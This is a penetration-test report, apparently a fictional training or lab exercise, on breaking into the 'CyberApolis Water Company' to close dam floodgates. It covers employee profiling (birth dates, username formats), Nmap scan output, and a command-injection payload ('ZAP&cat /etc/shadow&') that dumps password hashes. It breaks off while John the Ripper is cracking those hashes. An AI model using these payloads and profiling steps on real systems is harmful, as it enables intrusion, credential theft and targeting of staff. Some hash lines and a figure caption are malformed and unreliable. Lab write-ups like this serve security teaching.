CyberApolis Water Breach Report

Peter Leal

Department of Homeland Security

August 16, 2024

Table of Contents

Executive Summary:

In response to the urgent situation at the CyberApolis Water Company, where the terrorist group Carbon Spector had taken control and opened the dam's floodgates, I successfully executed a cyber operation to regain control of the HMI system and close the floodgates, thereby averting a potential disaster.

I began by gathering vital information about the CyberApolis water company's website and internal systems. This involved identifying key employee credentials and uncovering private IP addresses that could be used for further probing of the company's network. Using advanced scanning tools, I mapped out the network, identifying critical services and open ports that provided a pathway into the company's systems. Leveraging a critical vulnerability in the web application, I was able to extract usernames and passwords. After cracking these credentials, I gained access to the employee portal and, ultimately, the HMI control system. This access allowed me to manually close the floodgates, defusing the immediate threat to the city of CyberApolis.

To prevent future attacks, I recommend implementing stronger authentication protocols, restricting access to critical services, and ensuring that all software and systems are kept up to date with the latest security and software patches. Additionally, employing network segmentation to isolate critical systems from external threats would significantly enhance the company's cybersecurity posture. These steps are essential to safeguarding the company against future threats and ensuring the continued safety of CyberApolis.

Introduction:

Following the takeover of the CyberApolis Water Company by the terrorist organization Carbon Spector, I was assigned the critical task of preventing a catastrophic flood that could destroy the city. The terrorists had gained control over the dam's floodgates. My mission, directed by the Department of Homeland Security, was to regain control of the HMI systems and close the floodgates. This operation involved targeting the company's digital infrastructure, specifically through their website, water.cyberapolis.gov.

1 RECONNAISSANCE

1.1 Private IP Address Disclosure




Figure 1: Pay Your Bill IP Address Disclosure with Input Sanitization

IP Found: 10.139.57.10

In attempting to find some possible web application injection attacks on the *Pay Your Bill* page, I was able to find a possible IP address that can be leveraged to

attack. I also found out that single quotes are sanitized by the web application with a backslash (Figure 1).

1.2 Possible Key Targets




Figure 2: Possible Key Targets

Names: Drew Newsome, Kim Burkhardt, William Sanders

Given their titles located within the menu: About Us > Contacts Page, I found them to be important in providing the elevated access.

1.3 Public Personal Information




Figure 3:Social Media Profiles of Key Targets providing DOB Information

Date of Birth Information Identified:

- Drew Newsome: Date of Birth is January 17, 1984.

- Kimberly (Kim) Burkhardt: Date of Birth is April 23, 1979.
- William Sanders: Date of Birth is April 25, 1962.

This information can be used for possible security questions or passwords. This data (Figure 3) was found on SocialPark.

1.4 Username & Email Company Combination Knowledge




Figure 4: Contacts Page Source showing Username and Email Combination


Figure 5:Contacts Page Source showing Username Combination

Upon further investigation of the Contacts page, I reviewed the page source (Figures 4 & 5) and identified the email and username combination, which could be used further along the kill chain. The username follows the format: first name, followed by the middle initial, and then the last name.

Key Figure Username & Emails:

- KimberlyABurkhardt@water.cyberapolis.com
- DrewANewsome@water.cyberapolis.com
- WilliamASanders@water.cyberapolis.com

1.5 Examining Metadata



```
Administrator: Command Prompt

C:\Users\Administrator\Desktop>exiftool BillsWaterReport-4.docx
ExifTool Version Number         : 12.25
File Name                       : BillsWaterReport-4.docx
Directory                       : .
File Size                       : 12 KiB
File Modification Date/Time     : 2024:08:15 23:07:46+00:00
File Access Date/Time           : 2024:08:15 23:07:46+00:00
File Creation Date/Time         : 2024:08:15 23:07:46+00:00
File Permissions                : -rw-rw-rw-
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0x0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x82872409
Zip Compressed Size             : 385
Zip Uncompressed Size           : 1422
Zip File Name                   : [Content_Types].xml
Creator                         : sandersw
Last Modified By                : jhaug
Revision Number                 : 1
Create Date                     : 2016:09:22 23:20:00Z
Modify Date                     : 2016:09:22 23:21:00Z
Template                        : Normal.dotm
Total Edit Time                 : 1 minute
Pages                           : 1
Words                           : 2
Characters                      : 18
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 1
Paragraphs                      : 1
Scale Crop                      : No
Company                         :
Links Up To Date                : No
Characters With Spaces          : 19
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 14.0000
```

Figure 6: Exiftool providing metadata of docx report

Using Exiftool on an Annual Report (BillsWaterReport-4.docx) found in website's top menu: About Us > Reports, I identified an additional username

format in regard to William Sanders account: last name followed by the first name initial. This alternative format could be utilized in attempts to access critical logins.

Usernames Found:

- sandersw
- jhaug

2 SCANNING

2.1 Pinging water.cyberapolis.gov




Figure 7: Pinging Water Company Website

IP Found: 10.139.40.208

This IP address can serve as a starting point for conducting further scans of the network using Nmap.

2.2 Nmap Scan on 10.139.40.0/24

```
root@kali: /
File  Edit  View  Search  Terminal  Help
┌──(root💀kali)-[/]
└─# nmap -sV 10.139.40.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2024-08-15 23:43 UTC
Nmap scan report for 10.139.40.208
Host is up (0.00091s latency).
Not shown: 996 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
79/tcp open  finger  Debian Cfingerd
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 109.90 seconds
```

Figure 8:Nmap scan of the 10.139.40.0/24 IP range

The scan (Figure 8) shows the output of an Nmap scan performed with the -sV flag, which is used for version detection. The scan was conducted on the IP range 10.139.40.0/24, specifically identifying 10.139.40.208 as an active host.

Open Ports and Services:

- Port 21 (FTP): The FTP service is running on this port, and the version detected is vsftpd 3.0.3.
- Port 22 (SSH): The SSH service is running with OpenSSH 7.2p2 on Ubuntu 4ubuntu2.8 with protocol version 2.0.
- Port 79 (Finger): The Finger service is running, identified as Debian CFingerd.
- Port 80 (HTTP): The HTTP service is running Apache httpd 2.4.18 on Ubuntu.

OS and Additional Information:

- The detected operating system is Unix/Linux, likely Ubuntu, as provided by the services running and the OS-related details.

2.3 Key Nmap Scans within 10.139.57.0/24

```
Nmap scan report for 10.139.57.59
Host is up (0.0033s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
443/tcp  open  https?
1433/tcp open  ms-sql-s      Microsoft SQL Server
3389/tcp open  ms-wbt-server Microsoft Terminal Services
1 service unrecognized despite returning data. If you know the service/version, please submit th
e following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1433-TCP:V=7.91%I=7%D=8/15%Time=66BE873C%P=x86_64-pc-linux-gnu%r(ms
SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1
SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x10\t\0\0\0\0");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 9: Nmap scan results of IP 10.139.57.59

The scan (Figure 9) shows the output of an Nmap scan performed with the -sV flag, which is used for version detection. The scan provides the report for the IP address 10.139.57.59.

Open Ports and Services:

- Port 80 (HTTP): The HTTP service is running, specifically Microsoft HTTPAPI httpd 2.0. This service is commonly associated with SSDP (Simple Service Discovery Protocol) and UPnP (Universal Plug and Play).
- Port 443 (HTTPS): The HTTPS service is open, though the specific version or application running on this port isn't provided in the output.
- Port 1433 (Microsoft SQL Server): The Microsoft SQL Server service is running on this port, which is the default port for SQL Server.
- Port 3389 (Microsoft Terminal Services): Microsoft Terminal Services, also known as Remote Desktop Protocol (RDP), is running on this port, which is commonly used for remote desktop connections.

OS and Additional Information:

- The detected operating system is Windows, as indicated by the services running.

```
Nmap scan report for 10.139.57.107
Host is up (0.0019s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE VERSION
8008/tcp open  http    Gunicorn 20.0.4
```

Figure 10: Nmap scan results of IP 10.139.57.107

The scan (Figured 10) shows the output of an Nmap scan performed on the IP address 10.139.57.59.

Open Ports and Services:

- Port 8008 (HTTP): This port is open and is running an HTTP service powered by Gunicorn version 20.0.4. Gunicorn is a Python WSGI HTTP server commonly used to serve Python web applications.

```
Nmap scan report for 10.139.57.109
Host is up (0.0016s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
443/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 11: Nmap scan results of IP 10.139.57.109

This screenshot (Figure 11) shows the results of an Nmap scan on host 10.139.57.109. Here's what the scan reveals:

Open Ports and Services:

- Port 80 (HTTP): The HTTP service is running on this port, specifically Microsoft HTTPAPI httpd 2.0, which is associated with SSDP and UPnP.
- Port 443 (HTTPS): This port is running HTTPS, also using Microsoft HTTPAPI httpd 2.0, with SSL/TLS enabled. This service is similarly associated with SSDP and UPnP.
- Port 3389 (Microsoft Terminal Services): Microsoft Terminal Services, or RDP is running on this port.

OS and Additional Information:

- The operating system is identified as Windows, as revealed by the services running.

```
Nmap scan report for 10.139.57.152
Host is up (0.0029s latency).
Not shown: 994 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  https?
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp open  ms-sql-s      Microsoft SQL Server
3389/tcp open  ms-wbt-server Microsoft Terminal Services
1 service unrecognized despite returning data. If you know the service/version, please submit th
e following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1433-TCP:V=7.91%I=7%D=8/15%Time=66BE873C%P=x86_64-pc-linux-gnu%r(ms
SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1
SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x0f\xe1\0\0\0\0");
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Figure 12: Nmap scan results of IP 10.139.57.152

This screenshot (Figure 12) shows the results of an Nmap scan on the host 10.139.57.152. Here's an analysis of what the scan reveals:

Open Ports and Services:

- Port 80 (HTTP): The HTTP service is running, specifically Microsoft HTTPAPI httpd 2.0, associated with SSDP and UPnP.
- Port 139 (NetBIOS-SSN): The NetBIOS Session Service is open, typically used for file and printer sharing over a network.
- Port 443 (HTTPS): The HTTPS service is open, but the specific version or details aren't provided in this output.
- Port 445 (Microsoft-DS): This port is used for Microsoft Directory Services, commonly associated with SMB (Server Message Block) on Windows for file sharing and network communication.
- Port 1433 (Microsoft SQL Server): The Microsoft SQL Server service is running, which is the default port for SQL Server databases.
- Port 3389 (Microsoft Terminal Services): Microsoft Terminal Services, or RDP is running on this port.

OS and Additional Information:

- The operating system is identified as Windows, specifically Windows Server 2008 R2 - 2012.

2.4 ZAP Scan on water.cyberapolis.gov




Figure 13: ZAP scan results showing High Alert

The screenshot (Figure 13) shows a high-severity alert in OWASP ZAP (Zed Attack Proxy) for a Remote OS Command Injection vulnerability. Here's what the alert indicates:

Alert Details:

- Alert Type: Remote OS Command Injection
- Severity: High
- URL: http://water.cyberapolis.gov/index.php/pay-your-bill/
- Confidence: Medium
- Parameter: last-name
- Attack: The parameter last-name has been exploited with the payload: ZAP&cat /etc/passwd&

We will leverage this vulnerability along with a modified attack payload (ZAP&cat /etc/shadow&) to retrieve usernames and hashed passwords, as the initial ZAP-provided payload only revealed the contents of the /etc/passwd file without providing the hashed passwords.

3 EXPLOITATION

3.1 Gathering Usernames and Password Hashes




Figure 14: Results of running the Remote OS Command Injection Payload

After submitting the attack payload (ZAP&cat /etc/shadow&), the web application displayed the contents of the /etc/shadow file (Figure 14).

I extracted the Key Targets and saved them into a new text file:

- dnewsome:1stPBi.qR$ljYMgKcPUaXK68lOY95dJ/:17113:0:99999:7:::
- kburkhardt:1iqTazmxS$lgbQaQBwLrLDcDLlcacOE1:17113:0:99999:7:::
- wsanders:$1$2kMh5/cp$XAZKEUB/lpqkP7AQamVwS.:17113:0:99999:7:::

3.2 Cracking Hashed Passwords

```
┌──(root💀kali)-[~]
└─# john final_needed_users_hashes_wa.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256
 AVX2 8x3])
